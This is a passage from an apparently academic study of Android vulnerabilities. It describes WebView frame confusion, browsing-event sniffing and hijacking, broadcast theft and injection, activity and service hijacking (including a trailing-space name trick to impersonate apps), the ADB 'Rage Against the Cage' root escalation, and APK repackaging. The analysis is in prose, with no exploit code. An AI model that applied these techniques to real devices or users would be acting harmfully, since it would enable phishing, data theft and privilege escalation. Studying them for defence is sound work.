This functionality is meant to enable rich web applications, with native functionality on devices which provides it, while allowing developers to maintain just one code base in JavaScript (such as DroidGap [] does).

However, the shown webpage could include malicious scripts meant to alter user data, or access sensitive information, when that web source has been altered.

3.5.1.3 Frame Confusion

Overview

Android methods, when interfaced and called from JavaScript on a WebView, are called asynchronously – this is:

1. The interfaced method is called, returning void. The execution flow continues on the script.
2. The Android method returns a result, via callback: calling a JavaScript function, invoking loadUrl("javascript:*callback*(*result*)").

As exposed on the previous vulnerability, it's possible to add a JavaScript interface that allows the script inside of a webpage to access Android code methods, regardless of the origin of the call (either the host page, of an embedded frame). The issue would be of limited extent, if the callback for a given call were executed on the calling frame.

However, the loadUrl() method is always called on the parent frame, so there's no way to call a callback function on an embedded frame.

This would provide 2 different attack models:

2. A malicious iframe is hosted on the legitimate host web page. The iframe script executes an interfaced method, which affects the parent page, through the method callback.
    - This would require an injection or modification on the legitimate webpage.
3. A malicious host page loads the legitimate web in an iframe. Any time a method is legitimately called, the malicious host page receives the result instead, through the method callback.
    - Requiring that the target webpage address can be replaced (i.e. through local DNS modification).
    - Requiring that the target webpage doesn't prevent being run inside of a frame.

Minimum involved Components

On the vulnerable application:

1. **Activity** that loads:
    a. **WebView** view
    b. **Object** (any object with at least one public function)

On the web server:

2. **HTML page** (or resource that generates one), and among its elements:
    a. **JavaScript script**
    b. **Iframe element** (its contents would typically be in a different domain), with a content that includes, among its elements:
        i. **JavaScript script**

Feasability/Preconditions

On the vulnerable application:

1. **android.permission.INTERNET permission** is defined in the application manifest.
2. **The system has Internet connectivity.**
3. **The application has been launched** (Activity [component 1.], is running), and its code executes:
    a. **setJavaScriptEnabled(true)**
    b. **addJavaScriptInterface(*Object [component 1.b.], String ifaceName)***, interfacing the object to the webview.

On the web page:

4. The **iframe script [component 2.i] executes the code contained at the interfaced object, calling *ifaceName*.[function]**

On the vulnerable application:

5. **The method called in the Object [component 1.b.], is executed**
    a. At the end of this method**, loadUrl("javascript:*callback*(*result*)") is called**.

On the web page:

6. The **callback is executed on the parent frame** *=> Success boundary*

User interaction:

1. *Negligible. Launches the application.*

Specific system requirements (version, additional software…):

4. None.
    - Components available from API 1.
    - Components not deprecated.

Success boundaries

If the callback for an interfaced method is called on a different context than the calling one (the iframe calls the function, and the host receives the result via callback), the attack has been successful.

Why is this a vulnerability?

The content of a hosted iframe can be located at the same domain, or at a different one. In either case, both the host and child frame share the interfaced functions. However, regardless of the origin of the interfaced call, when a callback is executed (via loadUrl("javascript:…")), the script is executed on the host frame. This would allow:

5. A malicious embedded frame to perform actions on the parent page.
6. A malicious parent page, hosting the legitimate page on the iframe, and receiving the callbacks instead.

Citing RFC 6454[17], the document states, in its conclusion: "Content that carries its origin's authority is granted access to objects and network resources within its own origin. This content is also granted limited access to objects and network resources of other origins, but these cross-origin privileges must be designed carefully to avoid security vulnerabilities."

The hosted iframe could invoke code on the interfaced object. The same object code, in turn, could invoke code on the host frame. Therefore, a “hole” is created, through which scripts from different origins could communicate.

Therefore, the same-origin policy, as defined above, is broken on the WebView component.

3.5.1.4 Event Sniffing and Hijacking

Overview

As exposed before, the WebView component allows to interact with the webpage content, injecting JavaScript code. Interaction with the browsing flow, on the other hand, is also provided, using a delegate class, extending android.webkit.WebViewClient, which can be extended to interact and be notified of the web navigation.

Just as it can be used to be notified and interact with the navigation, it can also be used maliciously, sniffing the navigation session, and hijacking it to load certain webpages or perform certain actions on behalf of the user. In other words, it would allow an attacker to perform a sophisticated type of phising.

Specifically, the WebViewClient class handles the following functions, as exposed at the SDK documentation:

Methods that are notified of browsing events (used for sniffing):

- **void doUpdateVisitedHistory(WebView view, String url, boolean isReload)**
  Notify the host application to update its visited links database.
- **void onFormResubmission(WebView view, Message dontResend, Message resend)**
  As the host application if the browser should resend data as the requested page was a result of a POST.
- **void onLoadResource(WebView view, String url)**
  Notify the host application that the WebView will load the resource specified by the given url.
- **void onPageFinished(WebView view, String url)**
  Notify the host application that a page has finished loading.
- **void onPageStarted(WebView view, String url, Bitmap favicon)**
  Notify the host application that a page has started loading.
- **void onReceivedError(WebView view, int errorCode, String description, String failingUrl)**
  Report an error to the host application.
- **void onReceivedHttpAuthRequest(WebView view, HttpAuthHandler handler, String host, String realm)**
  Notifies the host application that the WebView received an HTTP authentication request.
- **void onReceivedLoginRequest(WebView view, String realm, String account, String args)**
  Notify the host application that a request to automatically log in the user has been processed.
- **void onReceivedSslError(WebView view, SslErrorHandler handler, SslError error)**
  Notify the host application that an SSL error occurred while loading a resource.
- **void onScaleChanged(WebView view, float oldScale, float newScale)**
  Notify the host application that the scale applied to the WebView has changed.
- **void onTooManyRedirects(WebView view, Message cancelMsg, Message continueMsg)**
  This method was deprecated in API level 8. This method is no longer called. When the WebView encounters a redirect loop, it will cancel the load.

- **void onUnhandledKeyEvent(WebView view, KeyEvent event)**
  Notify the host application that a key was not handled by the WebView.

Functions that override browsing events (used for hijacking):

- **WebResourceResponse shouldInterceptRequest(WebView view, String url)**
  Notify the host application of a resource request and allow the application to return the data.
- **boolean shouldOverrideKeyEvent(WebView view, KeyEvent event)**
  Give the host application a chance to handle the key event synchronously.
- **boolean shouldOverrideUrlLoading(WebView view, String url)**
  Give the host application a chance to take over the control when a new url is about to be loaded in the current WebView.

Minimum involved Components

On the vulnerable application:

1. **Activity** that loads:
   a. **WebView** view
   b. Object that extends android.webkit.**WebViewClient**

On the web server:

2. **HTML page** (or resource that generates one)

Feasability/Preconditions

On the vulnerable application:

1. **android.permission.INTERNET permission** is defined in the application manifest.
2. **The system has Internet connectivity.**
3. **The application has been launched** (Activity [component 1.], is running), and its code executes:
   a. **setWebViewClient(WebViewClient *[component 1.b.]*)** *=> Success boundary*

User interaction:

1. *Negligible. Launches the application.*

Specific system requirements (version, additional software…):

7. None.
   - Components available from API 1.
   - Components not deprecated.

Success boundaries

The browsing events are under the supervision and control of the host application from the very same moment the WebView delegates these events to the set WebViewClient.

Why is this a vulnerability?

When a web page is shown to the user, and the user interacts with the webpage (following a link, submitting a form, or any other interaction related to browsing), the system doesn't

necessarily notify the user of the supervision and control of the browsing session, nor the user is informed with the current permissions system.

Therefore, the user could provide sensitive information to malicious web pages, without having any way of knowing the legitimacy of the accessed site.

This could allow, for example:

8. Triggering phising webpages when the user intends to access a webpage which requires credentials.
9. Logging the user browsing habits.
10. Invoking actions on the user behalf.
    - An example of this could be the invocation of cross-site request forgery (CSRF) attacks, when the user is logged on a system.

The permissions system doesn't include this functionality in its list of sensitive behaviors, to be explicitly declared, easing the attack.

3.5.2 Intercommunication typology

3.5.2.1 Broadcast Theft

Overview

One of the ways Android application can communicate is through the use of broadcast intents. The typology of this information exchange is 1-to-n, being one application component the issuer of the message, and any number of applications the receivers, which will be defined as extensions of android.content.BroadcastReceiver.

In order for a BroadcastReceiver to receive a broadcast intent, it must be explicitly declared on the application manifest, or dynamically registered through the android.content.Context. registerReceiver(IntentFilter). It may also declare a numerical priority, which will define the order of reception of the broadcast.

This type of intent is classified using the "action" element, and the "category" element.

- Action
  - It's a String that follows package convention (android.*.ACTION_NAME for system actions, and *.ACTION_NAME for every other custom action, being * the application unique package root which declares the action.
  - It stands for the type of behavior that should trigger a receiver.
- Category
  - It references a String contained in android.content.Intent, following the convention CATEGORY_*.
  - It provides additional information, on how the given broadcast can be handled.

There is a security restriction that states that system broadcast actions cannot be thrown from a user context application.

However, the package name doesn't restrict the context where it can be received. Any application can receive any broadcast its receiver is registered for – and, if the priority is higher, it will prevent other applications to receive the intent they registered for.

Minimum involved Components

1. Application, containing:
   a. BroadcastReceiver
   b. Registration of the BroadcastReceiver:
      i. Either through the application manifest, using <intent-filter> tags, statically.
      ii. Or through the registerReceiver(IntentFilter) method, dynamically.
   c. Declared priority for the BroadcastReceiver (higher than other applications registered for the same action).
      i. Either through the application manifest, using the android:priority attribute of the <intent-filter> tag.
      ii. Or though the IntentFilter.setPriority(priority), on the IntentFilter passed to the registerReceiver() method.
2. Another application, containing:

a. Component that issues Context.sendBroadcast(), with the same action defined on the [component 1.a.].
    i. It DOESN'T declare a required permission for the receiver.

Feasability/Preconditions

1. The application [component 2.a.] calls sendBroadcast().
2. The broadcast is received by [component 1.a.] *=> Success boundary*
    a. Additionally, [component 1.a.] could invoke abortBroadcast(), to stop the message from propagating.
        i. Additionally, [component 1.a.] could invoke sendBroadcast(), with the same action, but any desired content, for the receivers with lower priorities to receive the intent (as long as it isn't a system broadcast).

User interaction:

1. *Negligible. Launches the application.*

Specific system requirements (version, additional software…):

11. None.
    - Components available from API 1.
    - Components not deprecated.

Success boundaries

When [component 1.a.] receives the intent it registered for, a potential attack would be successful.

Why is this a vulnerability?

Specifically, it's a developer-side vulnerability. If sensitive broadcasts are issued without specifying a permission, they are publicly available within the system. It's important to note that sensitive system broadcasts follow this rule, therefore decreasing the impact of this vulnerability on sensitive information, such as SMS message reception or phone call handling.

Priorities of user context applications are not enforced a specific order by the system, therefore any application could receive broadcast intents for which it has registered for. This means that any information sent through this type of intent is publicly accessible to any application on the system.

Additionally, broadcasts are handled synchronously (this is, receivers are passed the intent in a waterfall fashion, starting from those with higher priority, and continuing with lower priorities). This, combined with the abortBroadcast() method, allows an attacker not only to capture information, but to stop it from propagating to other legitimate receivers.

Furthermore, a BroadcastReceiver can issue another broadcast intent that, combined with the previous techniques, could to a man-in-the-middle attack, regarding application intercommunication.

3.5.2.2 Activity Hijacking

Overview

Activities are launched, just as any inter-component interaction, using an Intent to declare the destination, and invoked through the android.content.Context.startActivity() method. For flexibility purposes, there are two different ways to instantiate the intent passed to the startActivity() method as argument, implicitly and explicitly:

- Explicit intent: The called component is specified accurately, through its class name, which is considered to be unique. In this case, the intent relates to the activity which shall be launched as a 1-to-1 relation.
- Implicit intent: The called component is decided by the system, according to the set action, and content scheme.

This disambiguation is meant to:

- Explicit: Univocally call an activity, which is in our application context.
- Implicit: Provide a way to invoke applications according to its functionality, regardless of its design or naming conventions.

Therefore, activities called within the context of an application are usually called explicitly, to provide a predictable behavior, but there's nothing to prevent a developer to call such activity through an implicit intent. This requires the called activity to be defined as reachable from outside of the application context, using the property "android:exported=true" at the activity definition, on the application manifest.

Minimum involved Components

1. Application, containing:
    a. Component (service, activity, receiver…)
    b. Activity
        i. Declared as "android:exported=true" on the application manifest.
        ii. Registered with an IntentFilter to receive certain action, category and scheme of intent.
2. Application, containing:
    a. Activity
        i. Declared as "android:exported=true" on the application manifest.
        ii. Registered with an IntentFilter to receive the same intents declared in [component 1.b.ii.].
    b. Application name is the same [component 1.] uses, with an space added to the end of the name. *Optional, but meant to deceive a user.*
    c. Application icon is the same [component 1.] uses. *Optional, but meant to deceive a user.*

Feasability/Preconditions

1. [Component 1.a.] issues the intent that is intended to be received by the activity [component 1.b.]
2. The user is prompted to choose the application that is meant to handle. The user selects the [component 2.]. *<= Required user interaction*
3. The activity [component 2.a.] is executed. *<= Success boundary*

User interaction:

1. The user shall select the malicious application, instead of the legitimate one (being deceived to do so).

Specific system requirements (version, additional software…):

12. None.
    - Components available from API 1.
    - Components not deprecated.

Success boundaries

If the malicious activity has impersonated the activity it intended to replace, the potential attack would be successful.

Why is this a vulnerability?

Specifically, it's a developer-side vulnerability. As exposed before, implicit intents should only be used in those cases when the user could decide which application should handle the activity to be started. However, nothing prevents a developer using a custom action in the intent to call inner activities.

If an implicit intent as such is used, a malicious activity could register to receive the intent instead.

Two countermeasures are specified in the Android system to prevent this:

- No priority can be programmatically established for an activity, differently to the case of BroadcastReceivers.
- The user is prompted with the application names that can be executed. If the names match, the user is shown the package names instead.

However, the implementation of the second countermeasure is flawed: if we add a space to the end of the matching application name, both applications are shown as identical to the user, if both icons also match.

In conclusion, a malicious activity could impersonate a legitimate one and receive sensitive data or perform certain actions on a certain application state.

3.5.2.3 Service Hijacking

Overview

Services can be called in a similar way an activity can be launched, this time using startService(Intent), instead of startActivity(Intent).

The definition of the used intent, analogously, can also be implicit or explicit, as exposed on the previous vulnerability (thus it won't be exposed here again – please check the overview on "Activity Hijacking").

However, there's a main difference with the activity hijacking. When an activity is launched implicitly, the user is prompted to choose which activity should be run but, in the case of a service launch, a service is automatically started by the system, based on the priority of the available services handling the defined action.

Minimum involved Components

1. Application, containing:
    a. Component (service, activity, receiver…)
    b. Service
        i. Declared as "android:exported=true" on the application manifest.
        ii. Registered with an IntentFilter to receive certain action of intent.
2. Application, containing:
    a. Service
        i. Declared as "android:exported=true" on the application manifest.
        ii. Registered with an IntentFilter to receive the same intents declared in [component 1.b.ii.].
        iii. Registered with a priority higher than the defined by [component 2.b.].

Feasability/Preconditions

1. [Component 1.a.] issues the intent that is intended to be received by the service [component 1.b.]
2. The malicious service [component 2.a.] is executed. *<= Success boundary*

User interaction:

1. *Negligible. User launches the application.*

Specific system requirements (version, additional software…):

13. None.
    - Components available from API 1.
    - Components not deprecated.

Success boundaries

The legitimate service isn't executed, being the malicious service run instead.

Why is this a vulnerability?

Specifically, it's a developer-side vulnerability. When a service inside of an application context is to be executed by a component inside of the same context, it should be explicitly declared.

The analyzed IDE on the SDK (ADT/Eclipse) doesn't notify the developer of this issue, not parsing the called package name. Thus, a developer not aware of this issue could define a service, establishing a permission to run that specific one, thinking that's the whole security measure needed for an exported service, using an implicit call.

Therefore, an application using implicit intents to launch a service that should be defined univocally, is prone to have its behavior modified by a service impersonating the legitimate one, by using the same action in its definition, with a higher priority.

3.5.2.4 Malicious Broadcast Injection

Overview

As exposed on "Broadcast Theft" vulnerability analysis, broadcast intents are meant to be received by a multiple number of applications, in cascade. It makes it especially useful for system messages that should notify every application in the system (sometimes matching certain permissions), such as low battery status. It also provides a way to expose an application messages to other applications that might consume that information (i.e. an RSS checker notifies of the update of a feed to any application that might be interested in downloading the updated feed).

The other main use of a broadcast intent is to execute callbacks, such as when a service has finished running a method, passing back the result as an extra of the intent.

In that case, it means that any application of the Android system could invoke a sendBroadcast(), with that callback BroadcastReceiver as destination, and effectively pass information, as long as we know the action, and the extras handled by the receiver.

Minimum involved Components

1. Application, containing:
    a. Component (service, activity, receiver…)
    b. BroadcastReceiver
        i. Declared as "android:exported=true" on the application manifest.
        ii. Registered with an IntentFilter to receive certain action of intent.
        iii. DOESN'T specify a permission to be run.
2. Application, containing:
    a. Component (service, activity, receiver…)
        i. Issuing a sendBroadcast with the same action defined in [component 1.b.ii.].

Feasability/Preconditions

1. [Component 1.a.] issues a sendBroadcast with the intent action defined in [component 1.b.ii.].
2. The BroadcastReceiver [component 1.b.] is executed. <= *Success boundary*

User interaction:

1. *Negligible. User launches the malicious application [component 2.a.].*

Specific system requirements (version, additional software…):

14. None.
    - Components available from API 1.
    - Components not deprecated.

Success boundaries

When the BroadcastReceiver is executed from outside of the legitimate application context, that could allow a potential attack.

Why is this a vulnerability?

As with every other intercommunication vulnerabilities, it conforms a developer-side vulnerability. Android system provides one way to secure exported components (this is, available from outside the content of its declaring application), using a permission at the receiver definition, on the application manifest. However, it's on the developer hands to implement this effectively.

Just as the developer is encouraged to set a permission when declaring a service, broadcast receivers aren't awarded the same consideration, and a warning isn't triggered by the ADT/Eclipse when a permission isn't used in this case.

This could potentially allow the injection of fake data, or triggering unexpected behavior on an application.

3.5.2.5 Malicious Activity Launch

Overview

As exposed before, when analyzing "Activity Hijacking" vulnerability, an application activity can impersonate the activity of another application, given certain circumstances. However, the opposite can be achieved also, having an activity executed from outside of its application context.

This is perfectly common, and not a matter of concern, since it's the way the application flow takes it shape, through a chain of called activities. However, it's important how the activity processes the calling intent.

As we know, intents can be appended a set of extra information (namely, "extras"), upon which the application behavior can depend. They act just the same way parameters act in a typical computer program.

Just as any computer program, these arguments can be taken in account or ignored. Usually, their validity is checked before allowing execution (for instance, a web browser might check that a URL passed as parameter is well-formed).

If an activity doesn't check the validity of the extras, unexpected behavior could take place.

Minimum involved Components

1. Application, containing:
    a. Activity
        i. Optionally, accessing the extras of the calling intent.
        ii. Defined in the application manifest as "exported" or set to receive "launch" intents.
2. Application, containing:
    a. Component (activity, service, receiver…)
        i. Triggering startActivity() with an intent calling the activity [component 1.a.].
            1. Optionally, adding extras to modify the activity behavior, with the extras names used in [component 1.a.i.].

Feasability/Preconditions

1. [Component 2.a.] issues the intent that is intended to be received by the activity [component 1.a.]
2. The activity [component 1.a.] is executed. <= *Success boundary*
3. Optionally, extras are taken in consideration without performing a check (that will depend on the type of the content and its use – not depicted here) <= *Success boundary (specific)*

User interaction:

1. The user shall select the target application, when prompted (in case of duplicity).

Specific system requirements (version, additional software…):

1. None.

- Components available from API 1.
- Components not deprecated.

Success boundaries

1. When the activity [component 1.a.] is executed, that could allow a potential attack, if that activity performs a behavior desired by the attacker when executed.
    - Additionally, if extras are parsed from the starting intent, and no validity check is performed on them (depending on the information type and how it is used – therefore not depicted here at the analysis), it could allow further exploitation, if sensitive extras were injected.

Why is this a vulnerability?

As a developer-side vulnerability, applications designed with an activity reachable from the system launcher (in general, with a shortcut accessible by the user), and that additionally use the extras included in the intent that launched the activity (probably to re-use code), could suffer from malicious activity launches.

Combined with reverse engineering techniques on the target application, an attacker could infer which extras are taken in account by the activity, and inject them into an intent thrown to launch the given activity.

Although most of the times this would only cause the activity main screen to show up, it could also lead to leaking sensitive information or invoking other unpredictable behavior.

3.5.2.6 Malicious Service Launch

Overview

The same way an activity can be launched through an intent, from outside the application context, as long as some requirements are fulfilled, a service can be started by an external application.

To allow this, however, the developer must explicitly declare this application as external, thus he is expected to acknowledge that external applications will be able to execute his.

Still, depending on the specific behavior of the service, and the way it takes the calling intent extras as parameters, unpredictable behavior could occur.

Minimum involved Components

1. Application, containing:
    a. Service
        i. Optionally, accessing the extras of the calling intent.
        ii. Defined in the application manifest as "exported"
2. Application, containing:
    a. Component (activity, service, receiver…)
        i. Triggering startService() with an intent calling the activity [component 1.a.].
            1. Optionally, adding extras to modify the activity behavior, with the extras names used in [component 1.a.i.].

Feasability/Preconditions

1. [Component 2.a.] issues the intent that is intended to be received by the service [component 1.a.], at its creation.
2. The service [component 1.a.] is started. *<= Success boundary*
3. Optionally, extras are taken in consideration without performing a check (that will depend on the type of the content and its use – not depicted here) *<= Success boundary (specific)*

User interaction:

1. *Negligible. User launches the malicious component [2.a.].*

Specific system requirements (version, additional software…):

1. None.
    - Components available from API 1.
    - Components not deprecated.

Success boundaries

1. When the service [component 1.a.] is executed, that could allow a potential attack, if that activity performs a behavior desired by the attacker when executed.
    - Additionally, if extras are parsed from the starting intent, and no validity check is performed on them (depending on the information type and how it is used – therefore not depicted here at the analysis), it could allow further exploitation, if sensitive extras were injected.

Why is this a vulnerability?
Again, it's a vulnerability that may be created by a developer.

Once a service is set as "exported" on the application manifest, any component of the Android system is able to launch an intent that executes the service, through startService(). This doesn't constitute a vulnerability itself, but it's rather a system feature.

However, if the developer is unaware of the consequences of exporting a service, the code of the service might take any extra parameter passed in the intent as safe, and the behavior from that point could be guided by an attacker, carefully injecting extras that shall be used at the service code.

This of course requires the attacker to have previous knowledge of the service definition – easily achievable disassembling the target application [].

3.5.3 Privilege Escalation typology

3.5.3.1 Rage Against the Cage

Overview

Serving the remote shell available on Android devices, the ADB (Android Debug Bridge) is constantly running as a background service. And, just like any shell or terminal, it runs on the mode the user is allowed to.

However, given it's a system service, on start it runs under superuser/root mode, forking then into user mode, and finishing the original superuser process.

On the other hand, most (although not all) Android distributions include a maximum number of processes that can run concurrently, defined as NPROC, inherited from its Linux core.

If the ADB service isn't coded taking in account the possibility of reaching the process limit, it could stall in superuser mode, being unable to fork into the user mode process.

Minimum involved Components

1. Application, containing:
    a. Native code library, defined as JNI (Java Native Interface), so that it's reachable from the application.
    b. Component (activity, service, receiver…):
        i. Invoking the [component 1.a.].

Feasability/Preconditions

1. NPROC maximum number of processes must be a finite number, defined on the target system
2. Android version is 2.2 or below

Success boundaries

The ADB terminal starts running as root after successful invocation of the native code.

Why is this a vulnerability?

Rooting, as gaining super user mode is known colloquially, is usually performed in order to achieve extra functionality on the user device, or to modify certain parts of the system to the user will. It provides unlimited access to the device resources.

Of course, this can also be maliciously used, since an application exploiting a rooting bug would immediately override its permissions, and would be able to perform any action, through shell commands (instead of the API methods).

3.5.4 Reverse Engineering typology

3.5.4.1 Repackaging

Overview

Additionally to the shown possible attacks on Android, there's a very common malicious usage of Android applications. Because of their Java origin, Android's Dalvik virtual machine executable are easily disassembled, since code is never compiled, but assembled into bytecode and packaged into a compressed file, an .APK file.

This allows attackers to:

- Analyze the code, to reverse engineer used protocols, encryption keys or other secrets, embedded into the code.
- Plagiarize a successful application on the Play Store, changing the external appearance and any data related to the original author, and republish it, intending to obtain monetary profit.
- Obtain a legitimate copy of a sensitive application, such as banking, modify it to gather personal information, and then install it (or make it available for target devices).

APK file structure

An APK file is actually a zipped file[18], following the .JAR structure used in Java, containing (only most important files are listed):

- "AndroidManifest.xml": The manifest exposing the launch activity, permissions, intent filters, and themes, among other application information statically defined by the developer.
    - It is coded, but easily recoverable into the original XML format.
- "res" folder: Contains the resources added by the developer (images, layouts, etc.).
- "classes.dex": Is the assembled Java code, in bytecode format
    - This format can be converted into "smali"[19] code, closer to a regular high level programming language, which can be converted back into bytecode.
- "META-INF" folder: It contains the RSA signature for the application.

When reassembled this cannot be recovered, since the APK file checksum will be different, preventing the replacement of legitimate applications.

Success boundaries

An application is successfully disassembled, modified, reassembled, and installed on a target device.

Why is this a vulnerability?

Published applications can be analyzed to retrieve keys embedded in the code, or modified into a replica which performs different actions

3.6 Use cases

In order to avoid redundancy, use case patterns were identified on every application. These definitions follow the following assumptions:

- System is a necessary actor on the system, and represents external interaction (such as any type of received data that isn't actively queried by the user).
- Installing an application is not an user interaction, since the use cases only take a successfully deployed application as use case scope.

3.6.1 Invocation

This use case represents the different ways an application component may be invoked:




FIGURE 3: INVOCATION USE CASE

3.6.2 WebView interaction

When a webpage is loaded on a WebView, these are the possible interactions a user can peform on it, and the interactions that can be performed by the system, at the wishes of an attacker:




FIGURE 4: WEBVIEW INTERACTION USE CASE

3.6.3 Intent action collision

This could be an abstraction of the interaction required to select a intent destination, in case of collision of package names, when a priority order isn't or can't be established:




FIGURE 5: INTENT ACTION COLLISION USE CASE

4 Design

In this phase, the information yielded by the previous analysis is gathered, to define the actual implementation of the proofs of concept, for each different vulnerability.

More specifically, at this stage, the minimum required components will be defined using UML class diagrams, expressing the relationships between them, and their methods and attributes. This notation was chosen due to the inherent Java nature of Android development, consistent only with the use of object orientation.

Additionally, success boundaries will be turned into specific functional requirements capable of demonstrating the effectiveness of each proof.

In the WebView typology, the success of the attacks don't just rely on the local environment of the device, but on content set at external web servers, which will take an active role, acting as part of the attack vector, or a passive role, their content being subject to local manipulation or access.

Although in certain attacks, real websites will be used as targets, for every other purpose, a web server of our ownership was used, along with two different domain names:

- ALBERTORI.CO
- WYSYWYG.TK

The motivation for using different domain names comes from the same-origin policy. As exposed at the analysis phase, this policy should be enforced by web browsers, limiting the communication between web pages shown from different domains.

On the other hand, intercommunication typology will always depend on two separate pieces of software, each one with a class diagram, and different requirements.

